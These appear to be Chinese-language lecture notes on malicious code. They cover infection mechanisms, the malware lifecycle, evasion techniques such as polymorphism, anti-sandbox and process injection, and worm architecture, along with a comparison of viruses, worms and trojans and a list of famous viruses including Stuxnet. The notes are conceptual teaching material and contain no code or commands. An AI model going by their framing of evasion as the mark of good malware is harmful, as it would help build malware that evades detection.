
d)数字内容播放：一些视频和音频播放器支持显示网页或用弹出窗口显示它们，然而播放器缺乏浏览器那样的安全检查，因此更容易受通过网页的恶意代码攻击

e)网络攻击：在信息系统存在安全漏洞时，网络攻击可能使攻击者截获系统的控制权，实施非授权的操作

f)自我传播

g)扫二维码

恶意代码生成和传播



恶意代码生命周期

恶意代码的生命周期：**编制代码、传播、感染、触发、运行**

2、感染机制

a)感染引导系统

b)感染执行文件


- 外壳型恶意代码：并不改变被攻击宿主文件的主体，而是将病毒依附于宿主的头部或尾部，这类似于给程序加壳，恶意代码将程序开始或结束时截获系统控制权
- 嵌入型恶意代码：寄生在文件的中间，隐蔽性很强
- 源代码型恶意代码：专门攻击计算机开发语言，并能和后者一道编译
- 覆盖型恶意代码：替换全部或者部分宿主，从而对宿主直接造成破坏
- 填充型恶意代码：仅仅填充宿主的空闲区域，它不直接破坏宿主，也不改变宿主文件的长度，因此隐蔽性更强

c)感染结构化文档

d)感染网络服务或客户端

e)假冒文件

恶意代码攻击模型



恶意代码实现关键技术

一个好的恶意代码，必须要有良好的隐蔽性、生存性，不能被杀毒软件轻易察觉，以及良好的攻击性。

恶意代码实现关键技术：

- 恶意代码生存技术
- 恶意代码攻击技术
- 恶意代码隐蔽技术

恶意代码生存技术

恶意代码的**生存技术**主要包括4个方面：

- **反跟踪技术**：提高自身的伪装能力和防破译能力，增加检测难度。
动态技术：禁止跟踪中断、封锁键盘输入和屏幕显示、检测运行环境等；
静态技术：对代码分块加密执行、伪指令法等。
- **加密技术**
包括信息加密、数据加密和代码加密等。
- **模糊变换技术**
包括指令替换、质量压缩、指令扩展、伪指令、重编译技术等。
- **自动生成技术**
采用不同算法生成功能各异的恶意代码，将普通病毒编译成复杂病毒等。

恶意代码攻击技术

- **进程注入技术**：将恶意代码注入到与服务（系统服务和网络服务）相关的可执行代码中，被多个应用程序加载，实现自身隐藏启动和运行。如“WinEggDropShell”可以注入到windows的大部分服务。
- **多线程技术**：恶意代码同时启动远程控制进程、监视进程（监视是否被删除或被停止自启动）和守护进程（注入到其他可执行文件中，实现可持续启动），如“**中国黑客**”。
- **端口复用技术**：使用系统网络服务打开的端口，如25、80、135等，伪装。如“Executor”使用80端口传输数据和控制信息，实现远程控制。
- **超级管理技术**：对反恶意代码软件进行攻击，使其无法正常工作，如“**广外女生**”对“金山毒霸”进行拒绝服务攻击。
- **端口反向连接技术**：恶意代码的被控制端主动连接控制端，如“**灰鸽子**”。
- **缓冲区溢出攻击技术**：恶意代码获得被攻击主机的部分或全部控制权，如“**红色代码**”和“**尼姆达**”蠕虫。

恶意代码隐蔽技术

➤ 本地隐藏技术

文件隐藏：文件名更名为合法文件名。

进程隐藏：附着或系统系统进程，以合法身份运行。

网络连接隐藏：复用当前网络服务端口，如80端口。

编译器隐藏：攻击者是编译器开发人员，实施原始分发攻击。

➤ 网络隐藏技术

通信内容隐藏：对通信内容加密。

传输信道隐藏：一个进程能够直接或者间接访问某存储空间，而该存储空间又能被另外一个进程访问，构成了隐蔽存储通道。

攻击可以通过多种方式隐藏恶意意图并掩盖自己的真实性

- **多态性** – 更改恶意软件签名
- **变形** – 在执行时更改恶意软件代码
- **混淆** – 混淆恶意活动
- **自加密** – 使用加密来隐藏恶意代码和数据
- **反虚拟机/沙盒** – 更改行为以逃避取证分析
- **防调试** – 在取证环境中切换策略以中断调试
- **加密漏洞** – 更改参数和签名以逃避调查
- **行为更改** – 在执行之前等待使用活动

震网病毒 (Stuxnet病毒)

“震网”传播原理示意图



- 是一个席卷全球**工业界**的病毒
- 是一种典型的**蠕虫病毒**
- 世界上首个网络“**超级破坏性武器**”
- 为攻击**伊朗核设施**而生,近60%的感染发生在伊朗
- 利用微软的**MS10-046漏洞** (Lnk文件漏洞)、**MS10-061** (打印服务漏洞)、**MS08-067**等多种漏洞,实现联网主机之间的传播
- 攻击西门子的**SCADA软件**

网络安全法

第二百八十六条【破坏计算机信息系统罪】违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，**处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。**

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。

故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚

计算机病毒（感染式病毒（Virus））

计算机病毒定义和特性

计算机病毒（**Computer Virus**）在《中华人民共和国计算机信息系统安全保护条例》中被明确定义，病毒指“**编制者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码**”。

计算机病毒特性：

- 繁殖性
- 破坏性
- 传染性
- 潜伏性
- 隐蔽性
- 可触发性

top计算机病毒排名——受害用户多达百万，损失超过亿元

1. **勒索病毒（2017）**：源自美国国安局，受害机器的磁盘文件会被加密，只有支付赎金才能解密恢复。
2. **CIH病毒(1998)**：一位名叫陈盈豪的台湾大学生所编写，电脑硬盘被垃圾数据覆盖，甚至会破坏电脑的BIOS，最后连电脑都无法启动。
3. **梅利莎病毒（1998）**：大卫L史密斯运用Word软件里的宏运算编写了一个电脑病毒，通过微软的Outlook传播，一旦收件人打开邮件，病毒就会自动向50位好友复制发送同样的邮件，这也是第一个引起全球社会关注的电脑病毒。
4. **冲击波病毒（2003）**：利用当时的RPC漏洞，使系统操作异常、不停重启、甚至导致系统崩溃。这个病毒的变种至今仍有存活，小心中招哦。
5. **爱虫病毒（2000）**：通过Outlook电子邮件系统传播，主题就是“Love You”，要是打开病毒附件，就会使电脑中毒。是迄今为止发现的传染速度最快而且传染面积最广的计算机病毒。

top计算机病毒排名

6. **震荡波病毒 (2004)**：电脑一旦中招就会莫名其妙地死机或重新启动计算机。
7. **MyDoom病毒 (2004)**：通过电子邮件附件和P2P网络Kazaa传播，会自动生成病毒文件，修改注册表，通过电子邮件进行传播。
8. **熊猫烧香病毒 (2007)**：被感染的电脑会出现“熊猫烧香”的图案。
9. **红色代码病毒 (2001)**：感染运行Microsoft IIS Web服务器的计算机，取得所攻破主机的所有权限并为所欲为，**盗走机密数据**。



Code
Red
Mountain
Dew

计算机病毒之最

- **最具有杀伤力的计算机病毒--CIH病毒**：破坏计算机系统硬件
- **最浪漫的病毒--I LOVE U**
- **最漂亮的病毒--图片病毒**：把病毒和图片捆绑
- **最虔诚的病毒--熊猫烧香**：为了炫耀自己而产生
- **最烦人的病毒--即时在线聊天病毒**
- **最佳创意的病毒--AV终结者**：颠覆了反病毒(Anti-Virus)技术，屏蔽掉所有的有关杀毒软件，破坏系统安全模式、植入木马下载器的病毒
- **最流氓的病毒--灰鸽子**：远程控制程序：摄像头、键盘、桌面等
- **最坚强的病毒--网页病毒**
- **最佳国产病毒--CIH， AV终结者**
- **最牛的病毒--未来的病毒**：计算机技术在发展，病毒技术也在发展

计算机病毒破坏行为

计算机病毒主要有下面几种破坏行为：

- **破坏系统数据**，包括破坏硬盘主引导区、引导扇区、文件分配表、破坏硬盘数据等。
- **破坏目录/文件**，删除文件、将文件改名、修改文件内容/属性、丢失文件簇等。
- **修改内存**，不断蚕食大量的内存，或者禁止系统分配内存，导致一些大的程序无法正常加载运行，甚至引起内存分配混乱让系统死机。
- **干扰系统运行**，对用户的命令不予执行、显示干扰信息、打不开文件、胡乱操作、修改系统时间、重启动系统、系统死机等
- **占用资源**，反复使用一些无效的空操作来消耗CPU的资源，运行速度降低。
- **破坏显示**，如字符跌落、绕环、倒置、显示前一屏、滚屏、抖动、乱写等。
- **干扰键盘操作**，对用户的键盘输入不予接受或不接受特定的键盘字符、替换用户键盘的输入，用户输入一个字符，产生两个或多个字符等。
- **制造噪音**，控制PC喇叭，发出各种各样的声音
- **修改CMOS参数**，使得计算机无法正常启动。
- **影响打印机**，向打印机输出杂乱的字符，使得打印机打出无用数据。

计算机病毒的命名规则

Backdoor.RmtBomb.12、Trojan.Win32.SendIP.15，在病毒报告中的这些病毒名称你认识吗？

反病毒公司把所有恶意程序都归为病毒，为了方便管理，会按照病毒的特性，将病毒进行分类命名。病毒命名一般格式为：**<病毒前缀>.<病毒名>.<病毒后缀>**

- **病毒前缀**是指一个**病毒的种类**，他是用来区别病毒的种族分类的，比如我们常见的木马病毒的前缀 Trojan，蠕虫病毒的前缀是 Worm。
- **病毒名**是指一个**病毒的家族特征**，是用来区别和标识病毒家族的，如以前的CIH病毒的家族名都是统一的“**CIH**”，振荡波蠕虫病毒的家族名是“**Sasser**”。
- **病毒后缀**是指一个**病毒的变种特征**，是用来区别具体某个家族病毒的某个变种的。一般都采用英文中的26个字母来表示，如 Worm.Sasser.b就是指 振荡波蠕虫病毒的变种B，因此一般称为“振荡波B变种”或者“振荡波变种B”。如果该病毒变种非常多，可以采用数字与字母混合表示变种标识。



蠕虫 (Worm)

大爆发时代 (2000~2005)


蠕虫的定义和内涵

- 蠕虫病毒是一种能够利用系统漏洞通过网络进行**自我传播（会传染）**的恶意程序，它不需要附着在其他程序上，而是**独立存在**的。
- **明目张胆**的破坏计算机数据，并弹个窗告诉你，你电脑种病毒了。
- 病毒的主要特征是**感染正常文件**。
- 传染目标是互联网内的所有主机，不同程度不同范围的影响主机的使用，**破坏主机系统功能或者数据或者网络功能（消耗内存或网络带宽）**。
- 具有**自我复制能力（传播性）**，很强的**感染性**，一定的**潜伏性（隐蔽性）**，特定的**触发性**和很大的**破坏性**。
- 病毒可以随着U盘、邮件、网站、共享文件等网络传输方式或者媒介**传染**到其他机器。
- 典型的蠕虫病毒有**尼姆达、震荡波、熊猫烧香**等。

计算机病毒与蠕虫病毒的区别

	狭义病毒	蠕虫病毒
存在形式	寄生	独立个体
复制机制	插入到宿主程序	自身的拷贝
传染机制	宿主程序运行	系统存在漏洞
传染目标	针对本地文件	网络上其它计算机
触发传染	计算机使用者	程序自身
影响重点	文件系统	网络性能、系统性能
计算机使用者角色	病毒传播中关键环节	无关
防治措施	从宿主文件中摘除	为系统打补丁
对抗主体	计算机使用者、 防病毒厂商	系统提供商、 网络管理人员

蠕虫程序功能模型图



蠕虫程序功能

搜索模块：寻找下一台要传染的计算机；为了提高搜索效率，可以采用一系列的搜索算法。

攻击模块：在被感染的计算机上建立传输通道（传染途径）；为减少第一次传染数据传输量，可以采用引导式结构。

传输模块：计算机间的蠕虫程序复制。

信息搜索模块：搜索和建立被传染计算机上的信息。

繁殖模块：建立自身的多个副本；在同一台计算机上提高传染效率、判断避免重复传染

隐藏模块：隐藏蠕虫程序，使简单的检测不能发现。


破坏模块：摧毁或破坏被感染计算机，或在被感染的计算机上留下后门程序等。

通信模块：蠕虫间、蠕虫同黑客之间进行交流，可能是未来蠕虫发展的侧重点。

控制模块：调整蠕虫行为，更新其他功能模块，控制被感染计算机。

蠕虫传播的工作流程

蠕虫程序的**工作流程**可以分为漏洞扫描、攻击、传染、现场处理四个阶段



蠕虫案例——勒索病毒

勒索病毒分析报告

https://blog.csdn.net/w_g3366/article/details/100590112

Radamant勒索病毒分析

<https://bbs.pediy.com/thread-256302.htm>

GlobeImposter勒索病毒技术分析报告

<https://www.freebuf.com/articles/network/163792.html>

GandCrab勒索病毒分析处置手册

<http://blog.nsfocus.net/gandcrab-ransomware-handbook/>

tater勒索病毒分析

<https://www.secpulse.com/archives/103133.html>

“勒索病毒”深度分析报告

<http://www.huorong.cn/info/146173937921.html>



木马 (Trojan)

泛滥时代 (2005~2010)

木马名称的由来



特洛伊木马战争



木马病毒

木马的定义和内涵

- 主要特征是**伪装**成正常文件，类似于间谍特工，**窃取数据**。
- 木马的**作用范围**是所有使用有木马的人在使用电脑时的资料。
- 通常有两个可执行程序：一个是控制端（**控制者**），另一个是被控制端（**被控制者**）。
- 注重对主机的**控制**，和运行的**隐蔽性**。
- **悄悄的**窃取计算机数据，不会主动告诉你中木马了，需要自己去排查。
- 不会自我繁殖，也**并不“刻意”**地去**感染**其他文件，它会修改注册表、驻留内存、在系统中安装后门程序、开机加载附带的木马。
- 一般见到病毒名里有“**Trojan**”的就是“**木马病毒**”了。

网络蠕虫、计算机病毒和木马的区别

表 1.1 网络蠕虫、计算机病毒和木马的区别^[17]

	计算机病毒	蠕虫	木马
存在形式	寄生 不以文件形式存在	独立个体 以文件形式存在	寄生或独立 伪装成其他文件
传播方式	依赖 宿主文件或介质，插入其他程序	自主传播，利用系统存在的漏洞	依靠用户主动传播、诱骗手段
攻击目标	本地文件	网络上的计算机，网络本身	感染的计算机系统
使用者角色	病毒传播中的关键环节	无关/需要	无关
危害	破坏数据完整性、系统完整性	侵占资源	留下后门，窃取信息
传播速度	快	极快	慢

from 《网络蠕虫的传播模型及检测技术研究》

木马的种类

